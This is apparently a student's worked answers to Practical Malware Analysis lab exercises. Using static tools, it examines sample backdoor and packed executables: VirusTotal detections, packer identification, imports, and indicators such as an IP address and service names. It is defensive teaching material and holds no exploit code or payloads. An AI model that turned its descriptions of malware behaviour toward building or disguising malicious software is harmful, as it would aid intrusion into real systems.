|           | i. What process is injected with the shellcode?                                                                                                                                                            |  |  |
|           | ii. Where is the shellcode located?                                                                                                                                                                        |  |  |
|           | How is the shellcode encoded?                                                                                                                                                                              |  |  |
|           | iv. Which functions does the shellcode manually import?                                                                                                                                                    |  |  |
|           | v. What network hosts does the shellcode communicate with?                                                                                                                                                 |  |  |
|           | vi. What does the shellcode do?                                                                                                                                                                            |  |  |
|           | <b>c. Analyze the file <i>Lab19-03.pdf</i>. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file <i>Lab19-03_sc.bin</i> using <i>shellcode_launcher.exe</i>.</b> |  |  |
|           | i. What exploit is used in this PDF?                                                                                                                                                                       |  |  |
|           | ii. How is the shellcode encoded?                                                                                                                                                                          |  |  |
|           | iii. Which functions does the shellcode manually import?                                                                                                                                                   |  |  |
|           | iv. What filesystem residue does the shellcode leave?                                                                                                                                                      |  |  |
|           | v. What does the shellcode do?                                                                                                                                                                             |  |  |

|  |                                                                                                                                                                                                                                                                                                                             |  |  |
|--|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | <b>d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in <i>Lab20-01.exe</i>.</b>                                                                                                                                                                                         |  |  |
|  | i. Does the function at 0x401040 take any parameters?                                                                                                                                                                                                                                                                       |  |  |
|  | ii. Which URL is used in the call to URLDownloadToFile?                                                                                                                                                                                                                                                                     |  |  |
|  | iii. What does this program do?                                                                                                                                                                                                                                                                                             |  |  |
|  | <b>e. Analyze the malware In <i>Lab20-02.exe</i>.</b>                                                                                                                                                                                                                                                                       |  |  |
|  | i. What can you learn from the interesting strings in this program?                                                                                                                                                                                                                                                         |  |  |
|  | ii. What do the imports tell you about this program?                                                                                                                                                                                                                                                                        |  |  |
|  | iii. What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?                                                                                                                                                                                                                             |  |  |
|  | iv. Which functions could possibly be called by the call [edx]instruction at 0x401349?                                                                                                                                                                                                                                      |  |  |
|  | v. How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?                                                                                                                                                                            |  |  |
|  | vi. What is the purpose of this program?                                                                                                                                                                                                                                                                                    |  |  |
|  | vii. What is the purpose of implementing a virtual function call in this program?                                                                                                                                                                                                                                           |  |  |
|  | <b>f. Analyze the malware in <i>Lab20-03.exe</i>.</b>                                                                                                                                                                                                                                                                       |  |  |
|  | i. What can you learn from the interesting strings in this program?                                                                                                                                                                                                                                                         |  |  |
|  | ii. What do the imports tell you about this program?                                                                                                                                                                                                                                                                        |  |  |
|  | iii. At 0x4036F0, there is a function call that takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used? |  |  |
|  | iv. What do the six entries in the switch table at 0x4025C8 do?                                                                                                                                                                                                                                                             |  |  |
|  | v. What is the purpose of this program?                                                                                                                                                                                                                                                                                     |  |  |
|  | <b>g. Analyze the code in <i>Lab21-01.exe</i></b>                                                                                                                                                                                                                                                                           |  |  |
|  | i. What happens when you run this program without any parameters?                                                                                                                                                                                                                                                           |  |  |
|  | ii. Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?                                                                                                                                                                                     |  |  |
|  | iii. What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?                                                                                                                                                                                                                   |  |  |
|  | iv. How can you get this program to run its payload without changing the filename of the executable?                                                                                                                                                                                                                        |  |  |
|  | v. Which two strings are being compared by the call to strncmp at 0x0000000140001205?                                                                                                                                                                                                                                       |  |  |

|  |                                                                                                               |  |  |
|--|---------------------------------------------------------------------------------------------------------------|--|--|
|  | vi. Does the function at 0x00000001400013C8 take any parameters?                                              |  |  |
|  | vii. How many arguments are passed to the call to CreateProcess at 0x0000000140001093? How do you know?       |  |  |
|  | h. Analyze the malware found in <i>Lab21-02.exe</i> on both x86 and x64 virtual machines.                     |  |  |
|  | i. What is interesting about the malware's resource sections?                                                 |  |  |
|  | ii. Is this malware compiled for x64 or x86?                                                                  |  |  |
|  | iii. How does the malware determine the type of environment in which it is running?                           |  |  |
|  | iv. What does this malware do differently in an x64 environment versus an x86 environment?                    |  |  |
|  | v. Which files does the malware drop when running on an x86 machine? Where would you find the file or files?  |  |  |
|  | vi. Which files does the malware drop when running on an x64 machine? Where would you find the file or files? |  |  |
|  | vii. What type of process does the malware launch when run on an x64 system?                                  |  |  |
|  | viii. What does the malware do?                                                                               |  |  |

**a- This lab uses the files Lab01–01.exe and Lab01–01.dll.**

i- To begin with, we have **Lab01–01.exe** and **Lab01–01.dll**. At first glance, we can might assume these associated. As .dlls can't be run on their own, potentially **Lab01–01.exe** is used to run **Lab01–01.dll**. We can upload these to <http://www.VirusTotal.com> to gain a useful amount of initial information (Figure 1.1).

The figure consists of two side-by-side screenshots of the VirusTotal.com website. Both screenshots show the results of scanning two files: Lab01–01.exe and Lab01–01.dll. Each screenshot includes a file info section, a detection table, and a community score section.

**File Info (Top Left Screenshot):**

- SHA-256: 5809bd42c3bd3b961389f0www5b391d5918...
- File name: t1.exe
- File size: 16 KB
- Last analysis: 2019-05-03 05:03:44 UTC
- Community score: +10

**Detection Table (Top Left Screenshot):**

| Detection | Details | Relations | Behavior                        | Community |
|-----------|---------|-----------|---------------------------------|-----------|
| AvastLab  |         |           | ! Trojan Win32.Generic.Rz       |           |
| AhnLab-V3 |         |           | ! Trojan.Win32.Agent.H.235/704  |           |
| Alibaba   |         |           | ! Trojan.Win32/Aliburs.11/0045! |           |

**File Info (Bottom Right Screenshot):**

- SHA-256: f50e42b8faab649cd0395361ef30085c2a099a8db930f26...
- File name: Lab01–01.dll
- File size: 160 KB
- Last analysis: 2019-04-27 16:35:12 UTC
- Community score: -10

**Detection Table (Bottom Right Screenshot):**

| Detection | Details                        | Community |
|-----------|--------------------------------|-----------|
| Acronis   | ! Suspicious                   |           |
| AvastLab  | ! Trojan Win32.Generic.Rz      |           |
| Alibaba   | ! Trojan.Win32.Generic.174463! |           |

Figure 1.1— VirusTotal.com reports for **Lab01–01.exe** and **Lab01–01.dll**.

Although the book states that these files are initially unlikely to appear within [VirusTotal](#), they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01-01.exe**, whereas 36/71 identify **Lab01-01.dll** as malicious.

ii-We can use [VirusTotal](#) to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010-12-19 16:16:19*) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as [PE Explorer](#) (Figure 2.1).

**Portable Executable Info**

| Header                |                                |
|-----------------------|--------------------------------|
| Target Machine        | Intel 386 or later processors. |
| Compilation Timestamp | 2010-12-19 16:16:19            |
| Entry Point           | 6176                           |
| Contained Sections    | 3                              |

**HEADERS INFO**

| Field Name              | Data Value | Description         |
|-------------------------|------------|---------------------|
| Machine                 | 014Ch      | i386®               |
| Number of Sections      | 0003h      |                     |
| Time Date Stamp         | 4D0E2FD3h  | 19/12/2010 16:16:19 |
| Pointer to Symbol Table | 00000000h  |                     |
| Number of Symbols       | 00000000h  |                     |

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible strings or information, or including certain functions such as `LoadLibrary` or `GetProcAddress` — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.





Figure 3.1 — PEiD of **Lab01-01.exe**

[PEiD](#) can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01-01.exe** and **Lab01-01.dll** (figure 3.1), whereas a packed file would be packed with something like [UPX](#).

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools ([VirusTotal](#), [PEiD](#), and [PE Explorer](#)) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.

**Lab01-01.exe** imports functions from `KERNEL32.dll` and `MSVCRT.dll`, with **Lab01-01.dll** also importing functions from `KERNEL32.dll`, `MSVCRT.dll`, and `WS2_32.dll` (figure 4.1)



| Imports Viewer |                    |               |                |          |            |
|----------------|--------------------|---------------|----------------|----------|------------|
| DllName        | OriginalFirstThunk | TimeDateStamp | ForwarderChain | Name     | FirstThunk |
| KERNEL32.dll   | 000020AC           | 00000000      | 00000000       | 0000214E | 00002000   |
| WS2_32.dll     | 000020DC           | 00000000      | 00000000       | 0000215C | 00002030   |
| MSVCRT.dll     | 000020C4           | 00000000      | 00000000       | 00002172 | 00002018   |

| Thunk RVA | Thunk Offset | Thunk Value | Hint/Ordinal | API Name       |
|-----------|--------------|-------------|--------------|----------------|
| 00002000  | 00002000     | 00002116    | 0296         | Sleep          |
| 00002004  | 00002004     | 0000211E    | 0044         | CreateProcessA |
| 00002008  | 00002008     | 00002130    | 003F         | CreateMutexA   |
| 0000200C  | 0000200C     | 00002140    | 01ED         | OpenMutexA     |
| 00002010  | 00002010     | 00002108    | 001B         | CloseHandle    |

Figure 4.1— Import Tables from **Lab01–01.exe** and **Lab01–01.dll**.

- **KERNEL32.dll** is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01–01.exe** are `FindFirstFileA` and `FindNextFileA`, which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01–01.dll** most notably uses `Sleep` and `CreateProcessA`.
- **WS2\_32.dll** provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- **MSVCRT.dll** imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with **Lab01–01.exe** and **Lab01–01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01–01.exe** in [PE Explorer](#) shows us a set of strings around `kernel32.dll` which is supposed to be disguised as the common `kernel32.dll` — note 1 rather than 1 (figure 5.1).





Figure 5.1— Disassembly of **Lab01-01.exe** and **Lab01-01.dll** using PE Explorer

vi- Further investigating the strings, however for **Lab01-01.dll**, it is apparent that there is an IP address of 127.26.152.13 , which would act as a network based indicator of malicious activity (figure 5.1).

vii-Bringing all the pieces together, there can be an assumption made that **Lab01-01.exe**, and by extension **Lab01-01.dll**, is malware which creates a backdoor. [VirusTotal](#) provided indication that the files were malicious, and utilising this or [PE Explorer](#) it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by [PEiD](#)), small programs, with no exports, however specific imports which indicate that **Lab01-01.exe** might search through directories and create/manipulate files such as the disguised `kernel32.dll`, as well possibly searching for executables on the target system, as suggested by the string `exec` within **Lab01-01.dll**. In addition, there are network based imports, an IP address, as well as the functions imported from `kernel32.dll`, `CreateProcess` and `sleep`, which are commonly used in backdoors.

#### b- Analyse Lab01-02.exe.

i- As with the previous lab, uploading **Lab01-02.exe** in [VirusTotal.com](#) shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).



Figure 1.1— VirusTotal.com reports for **Lab01-02.exe**.

ii- We can identify whether the file is packed, either through [VirusTotal.com](#) or [PEiD](#). A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, [PEiD](#) declared there was *Nothing found* \*, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by [UPX](#) (figure 2.1).




Figure 2.1 — PEiD Deep scan

- *Normal* scan is at the Entry Point of the PE File for documented signatures.
- *Deep* scan is the containing section of the Entry Point

- **Hardcore scan** is a complete scan of the entire file for signatures.

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (*EP Section*) — these are UPX0, UPX1 and UPX2, section names for UPX packed files. UPX0 has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.

| Name | V. Offset | V. Size  | R. Offset | R. Size  | Flags    |
|------|-----------|----------|-----------|----------|----------|
| UPX0 | 00001000  | 00004000 | 00000400  | 00000000 | E0000080 |
| UPX1 | 00005000  | 00001000 | 00000400  | 00000600 | E0000040 |
| UPX2 | 00006000  | 00001000 | 00000A00  | 00000200 | C0000040 |

Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within [PE Explorer](#), with the **UPX Unpacker Plug-in**. When enabled, this automatically unpacks the file when loaded (Figure 2.3).

```
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Rebuilding Image...
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .text 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .rdata 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .data 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Decompressed file size: 16384 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: processed
```

Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate `strings` and `imports` to see what the malware gets up to. From the Import Viewer within [PE Explorer](#), we see there are four imports (figure 3.1).

- KERNEL32.DLL — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- ADVAPI32.dll — specifically `CreateServiceA` is of note.
- MSVCRT.dll — imported to most programs and doesn't tell us much.
- WININET.dll — specifically `InternetOpenA` and `InternetOpenURLA` are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv- So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the strings of the file in the Disassembler, we see ‘*Malservice*’, ‘<http://www.malwareanalysisbook.com>’ and ‘*Internet Explorer 8.0*’ (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.


| Strings                                               | View 1 | View 2 | View 3 | View 4                                 |
|-------------------------------------------------------|--------|--------|--------|----------------------------------------|
| 00403010: SSZ00403010_HalService                      |        |        |        | 'HalService',0                         |
| 0040301C: SSZ0040301C_Halservice                      |        |        |        | 'Halservice',0                         |
| 00403028: SSZ00403028_HGL345                          |        |        |        | 'HGL345',0                             |
| 00403030: SSZ00403030_http__www_malwareanalysisbook_c |        |        |        | 'http://www.malwareanalysisbook.com',0 |
| 00403054: SSZ00403054_Internet_Explorer_8_0           |        |        |        | 'Internet Explorer 8.0',0              |

Figure 3.2 — Disassembler Strings

### C. Analyze the file Lab01-03.exe.

i- Once again, uploading to [VirusTotal.com](https://www.virustotal.com) indicates that **Lab01-03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with [PEiD](#) demonstrates that **Lab01-03.exe** is packed with [FSG 1.0](#) (figure 2.1 left). This is much more difficult to unpack than [UPX](#) and must be done manually. Currently we are unable to unpack this. Check out **Lab 18-2** (Chapter 18, Packers and Unpacking) to unpack in [OllyDbg](#).



The screenshot shows the PEiD interface with the following details:

- File:** C:\Users\APT238\Documents\Practical Malware Analysis Labs\BinaryC
- Entry point:** 00005000
- EP Section:** [empty]
- File Offset:** 00000E00
- First Bytes:** BB,D0,01,40
- Linker Info:** 0.0
- Subsystem:** Win32 console

In the status bar, it says "FSG 1.0 -> dulek/xt".

**Section Viewer** window (right side):

| Name     | V. Offset | V. Size  | R. Offset | R. Size  | Flags |
|----------|-----------|----------|-----------|----------|-------|
| 00001000 | 00003000  | 00000000 | 00000000  | C00000E0 |       |
| 00004000 | 00001000  | 00001000 | 0000028C  | C00000E0 |       |
| 00005000 | 00001000  | 00000E00 | 00000200  | C00000E0 |       |

Figure 2.1 —PEiD showing Lab01-03.exe packed with FSG 1.0 (left) and Section Viewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although **Lab01–03.exe** is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01–03.exe**

Loading the file into [PE Explorer](#) unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is [Dependency Walker](#), which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01–03.exe** is dependant upon (and therefore imports) `KERNEL32.DLL`. The particular functions here are `LoadLibraryA` and `GetProcAddress`, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any strings in [PE Explorer](#) (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed **Lab01–03.exe**

## D- Analyze the file Lab01-04.exe.

i- **Lab01-04.exe** is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).

ii- [PEiD](#) shows us that the file is unpacked (and compiled with *Microsoft Visual C++ 6.0*) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes for them all, rather than UPX0-3 or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.

